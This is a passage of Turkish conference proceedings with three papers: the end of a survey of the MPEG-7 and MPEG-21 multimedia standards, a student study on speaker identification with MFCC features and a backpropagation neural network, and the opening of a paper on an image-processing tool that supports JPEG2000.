XML dosyaları boyut olarak genişlemeye müsaittirler ve dolayısıyla kullanımları etkinliğini yitirebilir. Böyle durumların oluşmasına karşılık MPEG tanımlamaların aktarımına ve sıkıştırılmasına izin veren “BiM” adı verilen bir ikili format üretmiştir. Bu format XML dosyalarını üzerinde ortalama %98 oranında sıkıştırma sağlar[4].

MPEG-7'nin temel yapısını şu cümlelerle özetleyebiliriz: DDL ile tanımlayıcılar ve tanım şemaları oluşturulur ve tanım şemaları, tanımlayıcıları kapsayacak şekilde yapılandırılır. Aynı zamanda DDL, farklı uygulamalara ait tanım şemalarını da eklemeye imkan verir. Tanımlar ise XML formatında hazırlanır.

### 3. MPEG-21

MPEG standartlarının en yenisi olan MPEG-21'in vizyonunda, farklı topluluklar tarafından, geniş cihaz ve ağ yelpazesi içerisinde kullanılan çokluortam kaynaklarının şeffaf kullanımına olanak sağlamak vardır. MPEG-21'in ortaya çıkış nedeni ise, çokluortam verilerinin tüketimi için gerekli altyapıyı oluşturacak pek çok bileşen olmasına rağmen, bu elemanlar arasındaki ilişkiyi tanımlayacak önemli bir unsurun eksikliğidir[2,5,9].

MPEG-21 dağıtık çokluortam sistemlerinin genel davranışını değil, çokluortam çerçevesinde standartların gerekli olduğu yerleri tanımlamayı amaçlar. İleri sürülen kuralcı metotlar ve tanımlamalar, sayısal çokluortam içeriğinin iletimini daha önceki yöntemlerden çok daha etkin ve doğru biçimde yapmaktadırlar. Modellerin birbirlerini gereksiz yere referans vermelerini engellemek için MPEG-21 çokluortam içeriğini tanımlamada daha genel bir mimari sunar[2,6,8].

Birlikte işlerlik düşüncesi, tüm çokluortam standartlarının arkasındaki itici güçtür. Bu, iki veya daha fazla taraf arasında garantili iletişimi gerektiren bir düşüncedir. Aslında kullanıcıların hayali, teknik engellere takılmadan kolaylıkla bilgi değişimini sağlayabilmektir. Bu

hedefe ulaşmak için, verinin içerik yapısını ve en temel iletişim işlemlerini standartlaştırmak gerekmektedir. Etkin standartlaşmanın anahtarı ise, birlikte işlerliğin sağlanması için gerekli olan en temel araçların tanımlanması için asgari bir standart yaratmaktır. Bu yaklaşım, herhangi bir standarda bağımlı olmaksızın, birlikte işlerliği sağlayabilen araçların gelişimini destekler. Dolayısıyla teknik ilerlemelerin birbirleriyle bütünleşik gelişimi de sağlanmış olur. Ayrıca, genel bir çokluortam çatısı yaratmak, sektörler arasındaki iletişimi de kuvvetlendirerek toplumların farklı türlerdeki taleplerinin bir arada etkin bir şekilde yönetimini destekler[6,7,10].

#### 3.1. MPEG-21'e Teknik Bakış

MPEG-21'in temel konuları çokluortam çatısı altında “kim” ve “ne” sorularıyla ilişkilidir. “Ne” sorusunun cevabı “Sayısal Nesne” olarak adlandırılan standart tanımlanmış yapısal bir nesne, tanım veya üstveri olabilir. “Kim” ise sayısal nesnelere kullanan veya MPEG-21 ortamı ile ilişki içinde olan kullanıcıdır[5,6].

MPEG-21, her biri farklı teknolojilere karşılık gelen farklı bileşenlere ayrılmıştır. Böylece kullanımlarında azami etkinlik sağlanmış olur ve kullanıcılar uygun teknolojilerle, MPEG-21'in dışından da işlerini yürütebilirler. Bahsettiğimiz MPEG-21 bileşenleri arasında sayılabilecek olanlar şunlardır:

- *Vizyon, teknolojiler ve strateji:* Çokluortam çatısını ve mimari elementlerini fonksiyonel gereksinimleri ile tanımlayan teknik bir rapordur.
- *Sayısal Nesne Tanımlama:* Sayısal nesnelere tanımlanması için esnek ve düzgün bir soyutlama ve birlikte işletilebilirliği olan bir şema sağlar.
- *Sayısal Nesne Tanıtma:* Bir varlığı onun doğasından veya tipinden bağımsız olarak tanıtmaya yarayan bir çatıyı tanımlar.
- *Entelektüel özellik yönetimi ve koruma:* İçeriğin ağlar ve çeşitli araçlardaki güvenliğini sağlar.
- *Yetki Tanımlama Dili:* Yetki Veri Sözlüğü

içerisinde tanımlanan terimleri kullanarak yetki ve izin tanımlamaları yapmaya izin veren dildir.

- *Yetki Veri Sözlüğü:* Kullanıcı yetkilerini tanımlamak için gerekli olan anahtar terimleri içeren sözlüktür.
- *Sayısal Nesne Uyarlaması:* Çokluortam içeriğine şeffaf olarak erişimi etkileyebilecek içerik biçim özellikleri ve kullanım ortamı için tanımlama araçlarını belirtir.
- *Referans yazılım:* MPEG-21'in diğer bölümlerinde tanımlanan araçların yürütülmesi için gerekli kodu içeren yazılımdır.
- *Dosya biçimi:* Sayısal Nesnelere dağıtımı ve depolanması için gerekli olan dosya biçimidir.
- *Sayısal Nesne İşleme:* Sayısal Nesnelere içindeki bilginin standart bir şekilde işlenmesi için gerekli mekanizmaları tanımlar.
- *Devamlı işbirliği için değerlendirme yöntemleri:* Genel bir metodoloji kullanan, devamlı işbirliği değerlendirmeleri ile ilgili pratiklerin doküman haline getirilmesidir.
- *MPEG-21 kaynak dağıtımı için test ortamı:* Ölçeklenebilir medyanın dağıtımı ve akışlandırma ortamlarında denenmesi için yazılım tabanlı bir test ortamı sağlar[6,7].

MPEG-21'in temel bileşenleri hakkında genel bilgi verdikten sonra, *Sayısal Nesne Tanımlama* ve *Sayısal Nesne Adaptasyonu* konularına biraz daha ayrıntılı değinmek yerinde olacaktır.

Daha önce, DID'in, sayısal nesnelere tanımlamak için soyut terimler ve konulardan oluşan bir model oluşturduğundan bahsedilmişti. Buna ek olarak, XML gösterimi için gerekli olan DID şema ve her DID elemanının sözdizimsel ve anlamsal tanımlamasını da içerir. DID şema, bir tanım şemasının diğeri içine eklenmesine olanak verir. Örneğin DDL tabanlı olarak tanımlanmış bir MPEG-7 tanımlama birimi, RDF tabanlı olarak tanımlanmış bir nesnenin tanımlayıcı elemanı olarak kullanılabilir [5,6,7].

DID içinde tanımlanmış, temel kavramlar arasında bulunan *taşıyıcı* (container), nesnelere

veya diğer taşıyıcıların gruplanmasına izin veren bir yapıdır ve mantıksal paketlerin oluşturulmasında kullanılabilir. Bir diğer kavram olan *nesne*, ilişkili tanımlayıcılara bağlı olan bileşenlerin veya alt nesnelere oluşturduğu gruptur. Bunun dışında nesne, *koşul*, *seçim* ve *doğal dil* gibi elemanları da içerir. *Bileşen*, bir kaynağı ilgili tüm tanımlayıcılarına bağlayan bir yapıdır. Aynı zamanda bir bileşen seçimlik kaynaklar ve tanımlayıcılar için *koşulları* da kapsayabilir. Bileşenler aynı sayısal nesne içinde tanımlanmış seçim ve seçenek elemanlarını birbirlerine bağlarlar. Seçimler bir nesnenin yapılandırılmasını etkileyebilecek ilişkili seçenekler kümesidir. Seçimler çoklu veya tekil olarak yapılabilir [6,7,8].

DIA, sayısal nesnelere uyarlama için geliştirilmiş bir MPEG-21 aracıdır. Uyarlama konusu için, sadece içeriğin tanımının değil, kullanım ortamının ve içerik biçiminin de uygun olarak hazırlanması önemlidir. Bu sayede kullanıcılara umduklarının en iyisi verilebilir. MPEG-7 sadece içerik tanımlama problemi ile ilgilenirken, MPEG-21 DIA içerik biçiminin ve kullanım ortamlarının tanımını da hedefleri içine almıştır[6,7,8].

Kullanım ortamları dendiğinde akla uç nokta yetenekleri, ağ karakteristikleri, kullanıcı tercihleri, ve doğal çevre faktörleri gelmelidir. Terminal yetenekleri içinde, bellek kapasitesi, işlemci hızı veya ekran çözünürlüğü gibi donanımsal özellikler yer alır. Veriyolu genişliği veya gecikme özellikleri de ağ karakteristiklerinden bazılarıdır. Kullanıcıların filtreleme ve arama, servis kalitesi konularındaki istekleri veya yaş ve cinsiyet özellikleri gibi parametreler kullanıcı tercihleri kapsamına girer[7].

### 4. Sonuç ve Yorumlar

MPEG-7 ve MPEG-21 ile ilişkili başlıca uygulamalar arasında çoğayayım yapan radyo ve televizyon kanalları içinden seçim yapılan uygulamalar; resim katalogu veya video arşivlerinin saklandığı sayısal kütüphane uygulamaları; e-ticaret uygulamaları; ev eğlence sistemleri;



bir kişinin adını, sesini veya yüzünü kullanarak yaptığı konuşmalara ulaşmayı sağlayan basın uygulamaları; alışveriş uygulamaları; trafik kontrolü gibi gözetleme uygulamaları; herhangi bir çokluortam verisinin içeriğini düzenlemekle ilgili uygulamalar sayılabilir.

Bu uygulamalar günümüzün popüler çokluortam uygulamalarıdır. Sadece çokluortam değil, çoğu uygulama alanı, diğer uygulamalar ve sektörel alanlarla iletişim içinde ve bütünlük bir yapıda gelişim gösterebilecekleri teknolojilere yönelmektedir. Geleceğin uygulamaları, birbirleriyle anlaşılabilir, ortak formatta tanımlanmış verileri işleyebilen, kullanıcı taleplerine hızlı ve etkin cevap verebilen, genişleyebilirlik ve tekrar kullanılabilirlik özelliklerini ön planda tutan uygulamalar olacaktır. MPEG-7 ve MPEG-21 bu saydığımız özelliklerin çoğunu çokluortam uygulamalarını için gerçekleştirmemize olanak veren standartlardır. Bu standartlar, verinin içeriği ile birlikte, kullanıcı taleplerini, çokluortam verisinin çalıştırılacağı ortam ve iletileceği ağın özelliklerini de dikkate alarak çokluortam erişimini en etkin şekilde sağlamak ve kullanıcı memnuniyetini de üst seviyelere taşımaktadırlar.

## 5. Kısaltmalar

DDL	Tanımlama Tarif Dili
XML	Genişletilebilir Biçimleme Dili
HTML	Yardımlı Metin Biçimleme Dili
DID	Sayısal Nesne Tanımlama
DIA	Sayısal Nesne Adaptasyonu
RDF	Kaynak Tanımlama Çatısı

## 6. Kaynaklar

[1] Beek, P., Smith, J. R., Ebrahimi, T. Suzuki, T., Askelof, J., “Metadata-Driven Multimedia Access”, *IEEE Signal Processing Magazine*, sayı: 20(2), 2003, 40–52.

[2] Tseng B.L., Lin, C.-Y. ve Smith, J.R., “Using MPEG-7 and MPEG-21 for Personalizing Video”, *IEEE Multimedia*, sayı: 11(1), 2004, 42-52.

[3] Martínez, J.M., Koenen, R., Pereira, F., “MPEG-7: the generic Multimedia Content Description Standard”, *IEEE Multimedia*, sayı: 9(2), Nisan-Haziran 2002, 78-87.

[4] Sonera Medialab: MPEG-7 White Paper, <http://www.medialab.sonera.fi/workspace/MPEG7WhitePaper.pdf>, *TeliaSonera Finland*.

[5] Vetro, A., “MPEG-21 Digital Item Adaptation: Enabling Universal Multimedia Access”, *IEEE Multimedia*, sayı: 11(1), 2004, 84-87.

[6] Burnett, I., Van de Walle, R., Hill, K., Bormans, J., Pereira, F., “MPEG-21: Goals and Achievements,” *IEEE MultiMedia*, sayı: 10(4), 2003, 60-70.

[7] Kosch, H., *Distributed Multimedia Database Technologies Supported Mpeg-7 and by Mpeg-21*, CRC Press, ISBN 0849318548, USA, 2004.

[8] Fossbakk, E., Manzanares, P., Yago, J.L., Perkiş, A., “An MPEG-21 Framework for Streaming Media”, *Multimedia Signal Processing, IEEE Fourth Workshop*, ISBN: 0-7803-7025-2, 2001, 147-152.

[9] Mohan, R., Smith, J. R., ve Li, C.-S., “Adapting multimedia internet content for universal access”, *IEEE Trans. Multimedia*, sayı: 1(1), Mart 1999, 104 – 114.

[10] I. S. Burnett, S. J. Davis, and G. M. Drury, “MPEG-21 Digital Item Declaration and Identification- Principles and Compression”, *IEEE Transaction on Multimedia*, sayı: 7(3), Haziran 2005, 400-407.

## Çok Katmanlı Algılayıcı ve Geriye Yayılım Algoritması ile

### Konuşmacı Ayırt Etme

İsmail Aybars Morah, Fırat Fehmi Aygün

Dokuz Eylül Üniversitesi, Bilgisayar Mühendisliği Bölümü, İzmir  
ismail.morali@st.cs.deu.edu.tr, firat.aygun@st.cs.deu.edu.tr

**Özet:** İnsan kulağının konuşmaların sahibini ve şarkı söyleyenleri ayırt etmesi gibi bilgisayar da bu ayrımları yapabilirler. Biz bu çalışmada konuşmacı ayırt etmenin detaylarını inceledik. Geriye yayılım algoritması ve yapay sinir ağları ile verilen ses dosyasının konuşmacısının kim olduğunu tespit etmeye çalıştık. Yapay sinir ağlarının eğitim aşamasından önce MFCC dönüşümü ile önemli ayırt edici özellikleri bulduk. Eğitimden sonra, eğitim verilerini test verileri olarak verdik ve tanıma oranının son ayarlarda %57.5 bulduk.

**Anahtar Kelimeler:** Konuşmacı tanıma, yapay sinir ağları, geriye yayılım, MFCC.

### Identifying Speakers Using Multi Layer Perceptron Backpropagation Algorithm

**Abstract:** As the human ear and brain identifies speakers of the songs and speeches, the computers can also identify the speakers. In this project, we have looked into the details of speaker identification. It has been aimed to identify the speaker of a given sound file based on the well known backpropagation neural network approach that was used to handle the training and identifying process. Before training phase, the feature set of the training set of sound files were extracted by MFCC transformation. After training, we have given the training set as test set and found the successful identification is 57.5% with final configuration.

**Keywords:** Speaker identification, neural network, backpropagation, MFCC.

### 1. Giriş

İnsan sesi çeşitli bilgiler içerir. İsim vermek gerekirse söylenen kelime, söyleme tonu, söyleyenin ruh hali, söyleyenin cinsiyeti, kelimenin dili, söyleyenin kimliği insan sesinden çıkartılabilir. Bu çalışma da Konuşmacı Tanıma'nın bir parçası olan konuşmacıyı ayırt etmeyi sunar.

Konuşmacı tanıma temel olarak iki başlığa ayrılır. Biri konuşmacı doğrulama, diğeri de konuşmacı ayırt etmedir. Konuşmacı doğrulama konuşanın sesinden kişinin kimliğini doğrulama işidir. Bu süreç sadece iddia edilen kimlik hakkında ikili bir karara varmayı içerir.

Aynı şekilde konuşmacı ayırt etme de iki ana başlığa ayrılabilir. Bunlar açık küme ve kapalı küme konuşmacı ayırt etmedir.


Açık küme ayırt etmede amaç, sahibi belli olmayan ses örneğinin hangi kayıtlı konuşmacıya ait olduğunu bulmak veya sesin kimseye ait olmadığını söylemektir. Kapalı küme ayırt etmede ise amaç en çok eşleşen konuşmacıyı bulmaktır [2]. Bu iki yöntem arasındaki tek fark, kapalı küme yöntemi mutlaka bir sonuç döndürür fakat açık küme yöntemi bilinmeyen konuşmacı sonucunu verebilir. Bu çalışmada kapalı küme konuşmacı ayırt etme ele alınmıştır. Kapalı küme konuşmacı ayırt etme de iki dala ayrılır – metin bağımlı ve metin bağımsız.



- Veriyi bir Hamming penceresiyle izle.
- Verinin DFT'sinin genlik değerini bul.
- Genlik değerlerini filtre bankası çıktılarına çevir.
- 10 tabanında logaritma hesapla.
- Cosine transform'u bul.
- MFCC hesaplarında Malcolm Slaney'in geliştirdiği Auditory Toolbox kullanılmıştır.

### 3.3. MLP Yapay Sinir Ağı

Konuşmacı ayırt etme problemini çözmek için yapay sinir ağları yapısını kullanmaya karar verdik. Bu seçimi yapmamızın nedenleri arasında, eğitim aşamasının uzun sürmesine rağmen test aşamasının oldukça hızlı gerçekleşmesi ve hata yüzeyi üzerinde minimum hatayı bulmaya çalışırken bölgesel minimumlara takılma oranının çok düşük olması sayılabilir ki her iki sebep de son derece önemlidir. Ayrıca seçtiğimiz çok katmanlı algılayıcılar üzerinde çalışan ileri beslemeli geri yayımlı algoritma, yönetimli bir metot olup, sisteme girdi olarak hangi sesin hangi konuşmacıya ait olduğunu bilgisini de vermemize olanak sağlamaktadır. Sonuç olarak seçilen yapı ve algoritma "bunu söyleyen kim?" sorusunu cevaplandırmaya olanak sağlayan bir yöntemdir.



Şekil 3: Konuşmacı tanıma problemi için tipik bir çok katmanlı algılayıcı yapay sinir ağı tasarımı.

Yapay sinir ağını çok katmanlı algılayıcılar üzerinde ileri beslemeli geri yayımlı algoritmayı çalıştıracak şekilde kurguladık. Standart geri

yayımlı algoritması aslında hata yüzeyi üzerinde minimum noktaya ulaşabilmek için eğimli bir inişin öngörüldüğü bir yöntemdir. Bunu sağlayabilmek için de her adımda ağırlık değerleri güncellenir. Öngördüğümüz sınıflandırıcı yapay sinir ağı bir giriş katmanı, iki gizli katman ve bir çıkış katmanı olmak üzere 4 katmandan oluşmaktadır. Giriş katmanındaki nöron sayısı her bir ses dosyasından çıkarılan öznelik sayısına eşit, çıkış katmanındaki konuşmacı sayısına eşit olup, gizli katmanlardaki nöron sayıları bağımsız olarak değiştirilebilmektedir. Tüm katmanlarda etkinleştirme fonksiyonu olarak 'HyperTansig' kullanılmıştır. Ayrıca nöronların ilk ağırlıkları da rastsal olarak atanmıştır.

### 3.4. Eğitim

WAV olarak kaydedilen ses dosyaları okunup "Auditory Toolbox" aracı kullanılarak MFCC ile tanımlanan öznelikler çıkarıldı. Her ses dosyası için 13x2 boyutundaki öznelik dizeyi yapay sinir ağlarına girdi olarak verilebilmesi adına önce doğrusal hale getirildi, 26x1. Sonuç olarak yapay sinir ağlarına girdi olarak verilen dizeyi 26xSöylenen\_kelime\_sayısı. Söylenen kelime sayısı konuşmacı sayısından bağımsız bir rakam olmakla birlikte iyi sonuç alabilmek adına konuşmacı başına düşen kelime sayıları aynı olmalıdır.



Şekil 4: Veri kümesi ön işleme

Eğitim aşamasında, her adımda, ağırlıklar farklı konuşmacılardan alınan tüm örnekler için ayrı ayrı güncellenir (çevrimiçi güncelleme). Her konuşmacı için bir eğitim kümesi, ve çıkış katmanında özel bir nöron vardır. İşlemin sonunda etkin olan nöron bize konuşmacının kimliğini verecektir. Bir konuşmacı için çıkış katmanındaki ilgili nöron etkin olduğunda diğerleri de pasif kalacaktır. Beklenen çıktılar Konuşmacı\_sayısı X 1 boyutundaki bir dizeyi elde edilir. Bu dizeyi bize her konuşmacı için ilgili nöronun aktif değerini verecektir. Örneğin, eğer ses birinci konuşmacı için eğitilmişse, birinci nöronun değeri yüksek diğerlerinin-

ki düşük olacaktır. Bu işlem tüm konuşmacılar ve için baştan belirlenmiş bir adım sayısı kadar tekrar edilir. Son olarak eğitim aşamasından elde edilen ağırlık katsayıları test aşamasında kullanılmak üzere kaydedilir.


## 4. Deneysel ve Sonuçlar

Başlangıçta MLP tasarımıımızın 4 katmanlı olmasına rağmen, yetersiz hesaplama gücü olanağı nedeniyle, gizli katmanları devre dışı bırakarak iki katmanlı yapı ile çalıştık.

2 katmanlı yapay sinir ağları yapısı üzerinde ileri beslemeli geriye yayılım algoritması kullanıldı. Giriş katmanına 26, çıkış katmanında ise konuşmacı sayısı kadar, 4, nöron yerleştirildi. Üç farklı adım sayısı ile deney yaptık.

### 4.1. Deney 1


Adım : 1000 ; Ayırt etme oranı : %32,5



Şekil 5: Birinci hata grafiği

### 4.2. Deney 2


Adım : 2000 ; Ayırt etme oranı : %45



Şekil 6: İkinci hata grafiği

### 4.3. Deney 3

Adım : 5000 ; Ayırt etme oranı : %57,5



Şekil 7: Üçüncü hata grafiği

## 5. Sonuçlar

Eğitim aşamasında kullanılan kümeyi test aşamasında da kullandığımızda en iyi ayırt etme oranı %57,5 olarak gerçekleşti. Aslına bakılacak olursa, sonuç beklenildiği kadar doğru olmamakla birlikte, bunun belirgin bazı sebepleri de vardır.

Verilen 3 farklı deney sonucundan da görülebileceği gibi, adım sayısı ile ayırt etme oranı arasında doğrusal bir ilişki var. Bu ilişkiye dayanarak, 4 katmanlı MLP yapısı kullanıldığında ve adım sayısı artırıldığında, şüphesiz ki çok daha iyi sonuçlar alınabilecektir.

Yine yapısal bir iyileştirme olarak nöron ağırlıklarının ilk değerlerinin atanmasında, nöronları hata yüzeyine düzgün dağıtacak farklı bir ikleme işlevi kullanılabilir.

Ayrıca eğitim kümesinin dilin özelliklerine dikkat edilerek genişletilmesi de, bu küme dışından seçilen kelimeler için yapılacak testlerde başarı oranını arttıracaktır.

Kayıt ortamının iyileştirilmesi, yani kullanılan mikrofonun kalitesinin artırılması, ve ortam dış seslerden yalıtılması da kaydedilen örneklerden çıkarılan özneliklerin daha ayırtedici olmasını sağlayacaktır.

## 6. Kısaltmalar

FFT	Hızlı Fourier Dönüşümü
DFT	Ayrık Fourier Dönüşümü
MLP	Çok katmanlı algılayıcı

## 7. Teşekkürler

Yöney nicemleme işlemlerindeki ve Malcom Slanley'in MFCC fonksiyonunu düzenleme-deki yardımlarından ötürü Dr. Emine Ekin'e teşekkür ederiz.

## 8. Kaynaklar

[1]. Ham F.M., Kostanic I. *Principles of Neurocomputing for science and Engineering*, McGraw-Hill, ISBN: 0070259666, 2001.

[2]. Karpov E., Real-Time Speaker Identification, Master's Thesis, University of Joensuu, Department of Computer Science, 2003.

[3]. Mitchell T.M., *Machine Learning*, McGraw-Hill, ISBN: 0070428077, 1997.

[4]. Sharma A., Singh P.S., Kumar V., "Text-independent speaker identification using back-propagation MLP network classifier for a closed set of speakers", Proceedings of 2005 IEEE International Symposium on Signal Processing and Information Technology, 665-669, 2005.

## Çok Boyutlu Görüntüler için JPEG2000 Standardını

### Destekleyen Görüntü İşleme Uygulaması

**Evgin Göçeri, A. Kadir Yaldır**

Pamukkale Üniversitesi, Bilgisayar Mühendisliği Bölümü, 20070, Denizli  
egoceri@pau.edu.tr, akyaldir@pau.edu.tr

**Özet:** Sayısal ortamda her gün büyük miktarlarda bilgi depolanmakta, işlenmekte ve iletilmektedir. Bu bilgilerin çoğunun sayısal görüntüler olması nedeniyle çeşitli görüntü işleme problemlerine ek olarak depolama ve iletim gereksinimleri de her geçen gün artmaktadır.

Bu çalışmadaki amaç, kenar belirleme ve görüntüdeki gürültü ve olumsuz etkileri azaltmak için sayısal filtreleme gibi önemli görüntü işleme tekniklerini sağlayan, ayrıca diğer görüntü tiplerine ek olarak, JPEG2000 standardını da destekleyen ve sadece doğal, bilimsel, uzaktan algılamalı görüntüler üzerinde değil aynı zamanda çok boyutlu görüntüler üzerinde de çalıştırılabilen bir uygulama geliştirmektir.

**Anahtar Kelimeler:** JPEG2000, Çok Boyutlu Görüntüler, Görüntü İşleme, Sayısal Filtreler

### Developing an Image Processing Application Supporting Jpeg2000 Standard for Multidimensional Images

**Abstract:** Everyday, an enormous amount of information is stored, processed and transmitted digitally. Much of this information is procured in the shape of digital images and therefore, in addition to several image processing problems, the storage and communications requirements are becoming immense.

In this study, we implemented an application which implies important image processing techniques such as edge detection and digital filtering in order to improve the imperfections that is the presence of noise and inadequate contrasts and contours. The important feature of the application is to support JPEG2000 standard as well as supporting other image types, and the implementation does not only apply to natural, scientific and remote sensing images, but also to multi-dimensional images.

**Keywords:** JPEG2000, Multi-dimensional Images, Image Processing, Digital Filters

## 1. Giriş

Sayısal görüntü işleme çeşitli nedenlerden dolayı önemli bir araştırma alanı olmuştur. Bu nedenlerden birincisi, sayısal görüntü işleme konusunun ilk grafiksel işletim sisteminin oluşturulmasına kadar beklemek durumunda kalınması ve bilgisayar tarihinin sonlarında ortaya çıkmış olması olarak belirtilebilir. İkincisi,

sayısal görüntü işleme özellikle gerçek zamanlı uygulamalar için çok dikkatli iyileştirmelerin yapılmasını gerektirir. Ayrıca, sayısal görüntü işleme iki boyutlu ortamlarda çalışmayı gerektirdiğinden bu durum sayısal filtreler ile çalışmayı karmaşık hale getirmektedir.

Bu çalışmada gerçekleştirilen uygulama hem çok boyutlu görüntüleri ve bilinen görüntü



tiplerini hem de JPEG2000 standardını desteklemektedir.

Bu çalışmada takip ettiğimiz yaklaşım şu şekildedir: Birinci bölümde konu ile ilgili giriş yapıldıktan sonra, ikinci bölümde görüntü işleme teknikleri hakkında bilgi verilmekte ve JPEG2000 standardına değinilmektedir. Üçüncü bölümde ise gerçekleştirilen uygulamanın özelliklerine yer verilmekte ve sonuç bölümünde de bu çalışmadan elde edilen sonuçlara değinilmektedir.

## 2. Görüntü İşleme Teknikleri ve Jpeg2000 Standardı

Sayısal görüntü işleme bir görüntünün ve özelliklerinin değiştirilmesi için kullanılan çok çeşitli teknikleri içerir. En basit düzeyde, görüntü işleme görüntüdeki piksellerin fiziksel olarak yerlerinin değiştirilmesi ile gerçekleştirilir. [2]

Farklı görüntü işleme algoritmaları geniş alt sınıflara ayrılarak incelenebilir. Farklı görevler ve problemler için farklı algoritmalar mevcuttur.

Görüntü iyileştirme (Image Enhancement) algoritmaları, özel bir uygulama için daha uygun bir sonuç üretmek amacıyla görüntüde yapılan işlemler olup iyileştirme (enhancement) algoritmaları olarak adlandırılır. Örneğin; görüntüdeki bulanıklığın giderilmesi veya keskinleştirme, kenarların belirginleştirilmesi, görüntüdeki zıtlığın veya parlaklığın artırılması veya gürültünün kaldırılması gibi uygulamalardır.[2]

Bu gruptaki teknikler nokta işlemleri olarak da bilinir. Çünkü görüntüde piksel piksel değişiklik yapmak için nokta işlemleri kullanılır. Her piksel değeri bir önceki piksel'in değerine bağlı olan yeni bir piksel ile yer değiştirilir. En önemli nokta işlemleri thresholding, adaptive thresholding, contrast stretching ve histogram eşitleme olarak belirtilebilir.

Görüntünün tamiri (Restoration) için geliştirilen algoritmalar ise bilinen bir nedenden dolayı

zarar görmüş olan görüntüde düzeltme işlemlerinin yapılabilmesine yöneliktir. Örneğin, düzgün hareketten dolayı oluşan bulanıklığın kaldırılması, optik bozulmaların kaldırılması ve periyodik etkilenmelerin kaldırılması için geliştirilen algoritmalar.

Görüntü bölümlenme algoritmaları, bir görüntüdeki elementlerin veya nesnelerin gruplandırılması, sınıflandırılması için kullanılır. Bölümlenme bir görüntüdeki çizgileri, daireleri veya arabalar, yollar, binalar gibi belirli şekillerin ele alınıp incelenmesi için yapılan bir gruplandırma işlemidir.

Görüntü sıkıştırma ise sayısal bir görüntüyü sıkıştırmak için ihtiyaç duyulan bellek miktarını azaltmak amacıyla yapılan görüntü işleme teknikleridir.

Görüntü analizi veya desen tanıma gibi işlemler için geliştirilen algoritmalar ise görüntü manipülasyonu grubu altında incelenir.

Morfolojik ve sayısal filtreleme teknikleri diğer önemli görüntü işleme teknikleridir. Morfolojik işlemler genellikle gürültüyü azaltmak, sınırları belirginleştirmek veya görüntüdeki iskeleti belirlemek gibi işlemler için kullanılır. [1]

Görüntü işlemede kullanılan filtreleme teknikleri ya yüksek ya da alçak frekansların geçişlerini engellemek amacıyla kullanılan tekniklerdir. Yüksek frekansların geçişini engellemek görüntüdeki bulanıklık veya düzleştirme (smoothing) işlemlerini gerçekleştirmek için yapılır. Alçak frekans geçişlerinin engellenmesi ise genellikle görüntüdeki kenarların belirginleştirilmesi veya iyileştirme (enhancement) için yapılır.[3]

Filtreleme teknikleri ya frekans ya da uzaysal (spatial) ortamda gerçekleştirilir. Uzaysal ortam görüntüdeki pikseller topluluğunu ifade eder ve uzaysal ortam metotları ise doğrudan bu pikseller üzerinde yapılan işlemleri belirtmektedir. [1]

Görüntü işleme için uzaysal maskeler kullanıldığında bu işlem uzaysal filtreleme (spatial fil-

tering) ve maskeler ise uzaysal filtreler (spatial filters) olarak adlandırılmaktadır.

Görüntü işleme için frekans ortamında yapılan filtreleme Fourier Dönüşümü kullanılarak yapılmaktadır. Fourier Dönüşümü bir görüntüyü sinus ve cosinus parçalarına ayırmak için kullanılan önemli bir görüntü işleme aracıdır.

Fourier açılımındaki en büyük dezavantaj sadece frekans verisinin olması fakat zaman bilgisini içermemesidir. Bu nedenle bir görüntüdeki bütün frekanslar gösterilebilir fakat bu frekans değerlerinin ne zaman elde edildiği belirtilemez. Bu problemi çözmek için geçmiş yıllarda zaman ve frekans bilgisini aynı anda gösteren çeşitli çözümler üretilmiştir. Bu probleme bulunan en son çözüm ise dalgacık dönüşüm tekniğinin kullanılmasıdır.

Çok boyutlu görüntüler için ise dalgacık dönüşümü ayrı ayrı her boyutta gerçekleştirilir. Çünkü dalgacık dönüşümü, matris değerlerinin birleşiminden dolayı dalgacık dönüşüm matris değerlerinin çarpımı şeklinde yazılabilmektedir. [6]

Gerçekleştirilen uygulamada diğerlerinden daha gelişmiş ve daha iyi frekans özellikleri olan Daubechies dalgacık dönüşüm algoritmaları kullanılmıştır.


Geleceğin görüntü sıkıştırma standardı olarak bilinen JPEG2000, Uluslararası Standartlar Organizasyonu (ISO)'nun bir bölümü olan Joint Photographic Expert Grup (JPEG) tarafından geliştirilmekte olup, sayısal kameralardan gelişmiş ön-baskı, tıbbi görüntüleme ve diğer önemli sektörlere kadar çok geniş bir kullanım alanına sahiptir.[4]

JPEG2000 dalgacık teknolojisine dayalı sıkıştırma tekniklerini kullanan bir çeşit görüntü kodlama tekniğine sahiptir. JPEG2000 ile çeşitli çözümlükleri, kaliteleri, parçaları veya uzaysal bölgeleri sıkıştırılmış dosyayı açmadan görüntülemek mümkündür. [5]

## 3. Geliştirilen Yazılım


Geliştirilen yazılım, görüntüleri analiz etmek ve amaca yönelik olarak görüntüler üzerinde gerekli işlemleri yapmak için farklı filtreler ve araçları içeren, ayrıca dalgacık dönüşüm ve lifting scheme yöntemleri ile istenilen görüntüler üzerinde sıkıştırma işlemlerinin de yapılabildiği bir görüntü işleme aracıdır.

Sadece TIF, GIF, BMP, JPEG, PNG, DIC, DCM, MPG, MPEG gibi bilinen dosyaları değil, uzantısı J2K, JP2, JPC olabilen, JPEG2000 standardını desteklemekte olan yazılıma ait kullanıcı arayüzü Şekil 3'de gösterilmektedir.



Şekil 3. Geliştirilen yazılım

Görüntülenen her görüntü üzerinde gerekli işlemler gerçekleştirildikten sonra, elde edilen resim uygulamadaki farklı kaydet seçeneği ile farklı bir formatta da kaydedilebilmektedir.



Şekil 4. Thresholding Yöntemi

Geliştirilen yazılımda, ikinci bölümde belirtilen tüm görüntü işleme yöntemlerini sağlayacak farklı algoritmalara da yer verilmiştir. Şekil 4, en çok bilinen bölge tabanlı bölümlenme yöntemi olan thresholding işlemine örnek olarak verilmiştir.



Şekil 5. Keskinleştirme İşlemi

Kullanıcı kolaylığı sağlaması amacıyla çeşitli özelliklere de yer verilmiş olan uygulamada medyan filtreleme, parlaklık düzeltme, adaptif ve smoothing, bağlantılı parça etiketleme, renk filtreleme ve çeşitli kenar belirginleştirme işlemleri yapılabilmektedir. Ayrıca görüntü üzerinde eritme, genleşme, açma, kapama, kalınlaştırma ve inceltme gibi morfolojik işlemleri de gerçekleştirmek mümkündür. Örneğin şekil 5’de orijinal bir görüntü ile görüntüdeki küçük ayrıntıların daha belirgin hale getirilmesi için uygulanan keskinleştirme işlemi sonucunda elde edilen görüntüye yer verilmektedir.

#### 4. Sonuç

